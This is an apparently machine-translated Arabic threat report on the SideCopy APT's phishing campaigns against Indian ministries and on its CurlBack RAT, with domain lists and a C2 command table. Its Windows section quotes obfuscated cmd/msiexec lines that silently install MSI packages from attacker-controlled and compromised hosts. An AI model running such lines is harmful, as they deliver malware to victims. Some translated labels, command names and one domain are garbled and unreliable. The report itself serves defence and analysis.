Seqrite كشف فريق مختبرات APT عن أساليب جديدة لمجموعة SideCopy APT المرتبطة بباكستان، والتي تم نشرها منذ الأسبوع الأخير من ديسمبر 2024. وقد وسّعت المجموعة نطاق استهدافها ليشمل، بالإضافة إلى الحكومة الهندية والدفاع والقطاعات البحرية وطلاب الجامعات، كيانات تابعة لوزارات السكك الحديدية والنفط والغاز والشؤون الخارجية. ومن أبرز التحولات في الحملات الأخيرة الانتقال من استخدام ملفات تطبيقات HTML (HTA) إلى اعتماد حزم Microsoft Installer (MSI) كآلية أساسية للاختراق.
يُطوّر المهاجمون باستمرار أساليبهم لتجنب الكشف، ويُعزى هذا التحوّل إلى استخدامهم المتواصل لتقنية تحميل مكتبات الارتباط الديناميكي (DLL) الجانبية وعمليات الاختراق متعددة المنصات. ويشمل هذا التطور أيضًا تقنيات مثل التحميل الانعكاسي وإعادة استخدام أدوات مفتوحة المصدر مثل Xeno RAT وSpark RAT، على غرار Async RAT لتوسيع قدراتها. بالإضافة إلى ذلك، تم تحديد حمولة خبيثة جديدة تُدعى CurlBack RAT، تقوم بتسجيل الضحية لدى خادم التحكم والسيطرة (C2).
النتائج الرئيسية
- إن أسماء المستخدمين المرتبطة بمعرفات البريد الإلكتروني للمهاجمين تنتحل شخصية أحد أفراد طاقم الحكومة ذوي الخلفية في مجال الأمن السيبراني، وذلك باستخدام معرفات مخترقة.
- يتم استخدام نطاق مزيف يحاكي خدمة الحكومة الإلكترونية، مع دليل مفتوح، لاستضافة الحمولات وصفحات تسجيل الدخول الاحتيالية.
- تستضيف ثلاثة عشر نطاقًا فرعيًا وعناوين URL صفحات تسجيل الدخول لمختلف خدمات RTS للعديد من شركات المدن والبلديات (CMCs)، وكلها في ولاية ماهاراشترا.
- تم اختراق النطاق الرسمي للمشروع الوطني للهيدرولوجيا (NHP)، التابع لوزارة الموارد المائية، لتوصيل حمولات ضارة.
- تكتيكات جديدة مثل التحميل العاكس وفك تشفير AES لقسم الموارد عبر PowerShell لنشر نسخة مخصصة من أداة XenoRAT مفتوحة المصدر المستندة إلى C#.
- تم نشر نسخة معدلة من أداة SparkRAT مفتوحة المصدر المستندة إلى Golang، والتي تستهدف منصات Linux، عبر نفس محنك تم استخدامه سابقًا لحمولات Poseidon و Ares RAT.
- يُستخدم برنامج RAT جديد يُسمى CurlBack، ويستخدم تقنية التحميل الجانبي لملفات DLL. يُسجل الضحية لدى خادم C2 عبر UUID، ويدعم نقل الملفات باستخدام curl.
- تمت ملاحظة الحملات ذات الطابع الاحتيالي في يناير/كانون الثاني 2025 ويونيو/حزيران 2024، تزامناً مع اعتقال موظف حكومي متهم بتسريب بيانات حساسة إلى مسؤول باكستاني.
- بوابة تعليمية مُخترقة سابقًا، شوهدت في أغسطس 2024، عادت للعمل في فبراير 2025 بعناوين URL جديدة تستهدف طلاب الجامعات. وتتناول هذه العناوين ثلاثة مواضيع مختلفة: "تغير المناخ"، و"البحث"، و"المهنية". (يمكن الاطلاع على التحليل الكامل في التسجيل). اضغط هنا، موضحًا ستة مجموعات مختلفة من SideCopy APT).
- استهدفت المجموعة الأم لـ SideCopy، APT36، أفغانستان بعد حملة طويلة ذات صلة بمكتب إدارة السجناء (OPA) التابع لإمارة أفغانستان الإسلامية. وشملت حملة حديثة استهدفت أنظمة Linux تحت عنوان "تطوير القيادة لحروب المستقبل" استخدام منصات مشفرة AES/RC4 لتعطيل أداة MeshAgent RMM.
القطاعات المستهدفة التابعة للوزارة الهندية
- السكك الحديدية
- النفط والغاز
- الشؤون الخارجية
- الدفاع
رسائل التصيّد الاحتيالي

بدأت الحملة التي تستهدف قطاع الدفاع برسالة بريد إلكتروني احتيالية بتاريخ 13 يناير/كانون الثاني 2025، بعنوان "تحديث جدول NDC 65 كما هو مذكور". تحتوي الرسالة على رابط لتنزيل ملف باسم "NDC65-Updated-Schedule.pdf" لجذب المستخدم المستهدف.

أُرسلت رسالة تصيد احتيالي ثانية في 15 يناير 2025 بعنوان "تحديث سياسة ملف course.txt"، وتحتوي أيضًا على رابط تصيد احتيالي. مصدر هذه الرسالة هو عنوان بريد إلكتروني يبدو رسميًا، ومن المرجح أنه مُخترق. كلية الدفاع الوطني (NDC) هي معهد تدريبي للخدمات الدفاعية في مجال الأمن الوطني الاستراتيجي والممارسات، يقع في دلهي، ويعمل تحت إشراف وزارة الدفاع الهندية.

أُنشئ عنوان البريد الإلكتروني للمهاجم "gsosystems-ndc@outlook[.]com" في 10 يناير 2025 في الإمارات العربية المتحدة، وظهر آخر مرة نشطًا في 28 فبراير 2025. وكشفت OSINT عن عنوان بريد إلكتروني مشابه "gsosystems.ndc-mod@nic[.]in" تابع للمركز الوطني للمعلومات (NIC)، التابع لوزارة الإلكترونيات وتكنولوجيا المعلومات (MeitY) في الهند. ينتحل اسم المستخدم المرتبط ببريد المهاجم الإلكتروني صفة موظف حكومي ذي خبرة في الأمن السيبراني.
وثائق وهمية
يرتبط هذا الدليل بكلية الدفاع الوطني (NDC) في الهند، ويتضمن جدول التدريب السنوي (الدراسة والأنشطة) لعام ٢٠٢٥ للدورة الخامسة والستين (NDC-2025). يقع المعهد في نيودلهي، وهو معهد تدريبي في خدمة الدفاع، وأعلى مركز للتدريب الاستراتيجي لضباط خدمة الدفاع (القوات المسلحة الهندية) والخدمة المدنية، وجميعها تعمل تحت إشراف وزارة الدفاع الهندية.



OpenDir وCredPhish
استُخدم نطاق وهمي ينتحل صفة خدمات بوابة الحكومة الإلكترونية لتنفيذ حملة تستهدف جهات السكك الحديدية. أُنشئ هذا النطاق في 16 يونيو/حزيران 2023، ويضم دليلاً مفتوحًا يستضيف ملفات متعددة، تم تحديدها أثناء التحقيق.

تم تحديد إجمالي 13 نطاقًا فرعيًا، تعمل كبوابات تسجيل دخول لأنظمة مختلفة مثل:
- البريد الالكتروني
- نظام إدارة خزان الأمان
- نظام الرواتب
- تعيين السلطة
من المرجح أن تُستخدم هذه المواقع في عمليات تصيد بيانات الاعتماد، منتحلة هوية العديد من البوابات الحكومية الرسمية منذ العام الماضي. عادةً ما ترتبط صفحات تسجيل الدخول هذه بخدمات RTS (قانون الحق في الخدمات العامة) وتخدم مختلف البلديات (CMC). جميع هذه البوابات المزيفة تابعة لمدن تقع ضمن ولاية ماهاراشترا.
- Chandrapur
- Gadchiroli
- أكولا
- ساتارا
- فاساي فيرار
- بالاربور
- ميرا بهايندار

يوضح الجدول التالي المجالات الفرعية التي تم تحديدها وتواريخ ملاحظتها لأول مرة:
| المجالات الفرعية | الروية الأولى |
| gadchiroli.egovservice[.]in | 2024-12-16 |
| pen.egovservice[.]in | 2024-11-27 |
| cpcontacts.egovservice[.]in
cpanel.egovservice[.]in webdisk.egovservice[.]in cpcalendars.egovservice[.]in webmail.egovservice[.]in |
2024-01-03 |
| dss.egovservice[.]in
cmc.egovservice[.]in |
2023-11-03 |
| mail.egovservice[.]in | 2023-10-13 |
| pakola.egovservice[.]in
pakora.egovservice[.]in |
2023-07-23 |
| خدمة الحكومة الإلكترونية[.]في | 2023-06-16 |

جميع هذه النطاقات لها سجل DNS التالي، وهي مسجلة أساسًا تحت رقم AS 140641 (YOTTA NETWORK SERVICES PRIVATE LIMITED). يشير هذا إلى احتمال وجود بنية تحتية منسقة مُعدّة لانتحال هوية خدمات شرعية وجمع بيانات اعتماد من مستخدمين غير مُدركين.
كشفت التحقيقات الإضافية في الدليل المفتوح عن عناوين URL إضافية مرتبطة بالنطاق المزيف. من المرجح أن هذه العناوين تُستخدم لأغراض تصيد احتيالي مماثلة، وتستضيف محتوىً وهميًا إضافيًا.
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/payroll_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
المجموعة أ
تُظهر المجموعة الأولى من عمليات SideCopy نهجًا متطورًا باستهداف بيئات Windows وLinux في آنٍ واحد. وقد أُضيفت أحصنة طروادة جديدة للوصول عن بُعد (RATs) إلى ترسانتها، مما يُعزز قدرتها على اختراق أنظمة متنوعة بفعالية.

ويندوز

يقوم رابط بريد إلكتروني احتيالي بتحميل ملف أرشيف يحتوي على اختصار مزدوج الامتداد (.pdf.lnk). يتم استضافته على نطاقات تبدو شرعية:
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/ |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/ |
يُشغّل الاختصار cmd.exe مع وسائط تستخدم أحرف الهروب (^) لتجنب الكشف وتقليل سهولة القراءة. ويظهر مُعرّف جهاز جديد "dv-kevin" مع هذه الملفات، حيث نرى عادةً البادئة "desktop-" بدلاً منه.
تُستخدم الأداة المساعدة msiexec.exe لتثبيت حزم MSI المُستضافة عن بُعد. تستخدم وضع السكون مع مفتاح التثبيت.
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^e^g^o^v^s^e^r^v^i^c^e^.^i^n^/^d^s^r^t^s^/^h^e^l^p^e^r^s^/^f^o^n^t^s^/^2^0^2^4^-^N^a^t^i^o^nal-^H^o^l^i^d^a^y^s^-^R^H^-^P^E^R^_^N-^1^/^i^n^s^t^/ |
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^n^h^p^.^m^o^w^r^.^g^o^v^.^i^n^/^N^H^P^M^I^S^/^T^r^a^i^n^i^n^g^M^a^t^e^r^i^a^l^/^a^s^p^x^/^S^e^c^u^r^i^t^y^-^G^u^i^d^e^l^i^n^e^s^/^w^o^n^t^/ |
يُحاكي النطاق الأول موقعًا وهميًا للحكومة الإلكترونية يظهر عند فتح الدليل، بينما النطاق الثاني مُخترق ويتبع للمشروع الوطني الرسمي للهيدرولوجيا، وهو جهة تابعة لوزارة الموارد المائية. يحتوي ملف MSI على ملف تنفيذي ConsoleApp1.exe مكتوب بلغة .NET ، يقوم بإسقاط عدة ملفات PE مُشفّرة بنظام base64. في البداية، يتم إسقاط الملف الوهمي في الدليل العام وفتحه، بينما يتم إسقاط باقي ملفات PE في المسار ' C:\ProgramData\LavaSoft\ '. من بينها ملفا DLL:
- ملف DLL شرعي: Sampeose.dll
- ملف DLL ضار: DUI70.dll، التعرف على CurlBack RAT.
CurlBack RAT


يتم وضع ملف تنفيذي موقّع لنظام ويندوز باسم girbesre.exe، واسمه الأصلي CameraSettingsUIHost.exe ، بجانب ملفات DLL. عند تشغيله، يقوم الملف التنفيذي بتحميل ملف DLL خبيث بشكل جانبي. ويستمر هذا الخلل عن طريق وضع نص برمجي HTA ( svnides.hta ) يُنشئ مفتاح تسجيل Run للملف التنفيذي. تم العثور على عينتين مختلفتين من ملفات DLL الخبيثة، تحملان طابعَي وقت التجميع 24-12-2024 و30-12-2024.

يتحقق CurlBack RAT مبدئيًا من استجابة عنوان URL محدد باستخدام الأمر '/antivmcommand'. إذا كانت الاستجابة "مفعلة"، فإنه يستمر، وإلا فإنه يُنهي نفسه مُحافظًا على عملية التحقق. يجمع معلومات النظام وأي أجهزة USB متصلة باستخدام مفتاح التسجيل:
- "النظام\\ControlSet001\\Enum\\USBSTOR"

يعرض العمليات المتصلة والجارية للتحقق منها في Explorer وMSedge وChrome وNotepad وTaskMgr والخدمات وDefender والإعدادات.

بعد ذلك، يقوم النظام بإنشاء مُعرّف فريد عالمي (UUID) لتسجيل العميل لدى خادم التحكم والسيطرة (C2). ويتم حفظ المُعرّف المُنشأ في المسار " C:\Users\<username>\.client_id.txt" مع اسم المستخدم.

قبل التسجيل باستخدام المعرف، يتم إعداد الثبات عبر مهمة مجدولة باسم " OneDrive " للملف الثنائي الشرعي، والذي يمكن ملاحظته في الموقع: " C:\Windows\System32\Tasks\OneDrive ".
السلاسل المعكوسة المضافة إلى المجال C2 والغرض منها:
| خيط | الية عمل سفينة نوح |
| /ريتسيجر/ | تسجيل العميل مع C2 |
| /sdnammoc/ | جلب الأوامر من C2 |
| /taebtraeh/ | تحقق من الاتصال مع C2 بانتظام |
| /stluser/ | تحميل النتائج إلى C2 |
بمجرد التسجيل، يتم إبقاء الاتصال نشطًا لاسترداد أي أوامر تم إرجاعها في الاستجابة.

إذا كانت الاستجابة تحتوي على أي قيمة، فإنها تسترجع الطابع الزمني الحالي وتنفذ أحد أوامر C2 التالية:
| أمر | الية عمل سفينة نوح |
| info | جمع معلومات النظام |
| بإمكانك تحميله | تنزيل الملفات من المضيف |
| إصرار | تعديل إعدادات الثبات |
| يجري | تنفيذ أوامر عشوائية |
| استخراج | استخراج البيانات من النظام |
| إذن | التحقق من الامتيازات ورفعها |
| المستخدمين | إحصاء حسابات المستخدمين |
| كمد | تنفيذ عمليات سطر الأوامر |


تشمل الوظائف الأساسية الأخرى جلب تفاصيل المستخدم والمضيف، واستخراج ملفات الأرشيف، وإنشاء المهام. تُظهر السلاسل والأكواد البرمجية وجود CURL داخل ملف DLL الخبيث لحصر ونقل تنسيقات الملفات المختلفة:
- ملفات الصور: GIF، JPEG، JPG، SVG
- ملفات نصية: TXT، HTML، PDF، XML
لينكس
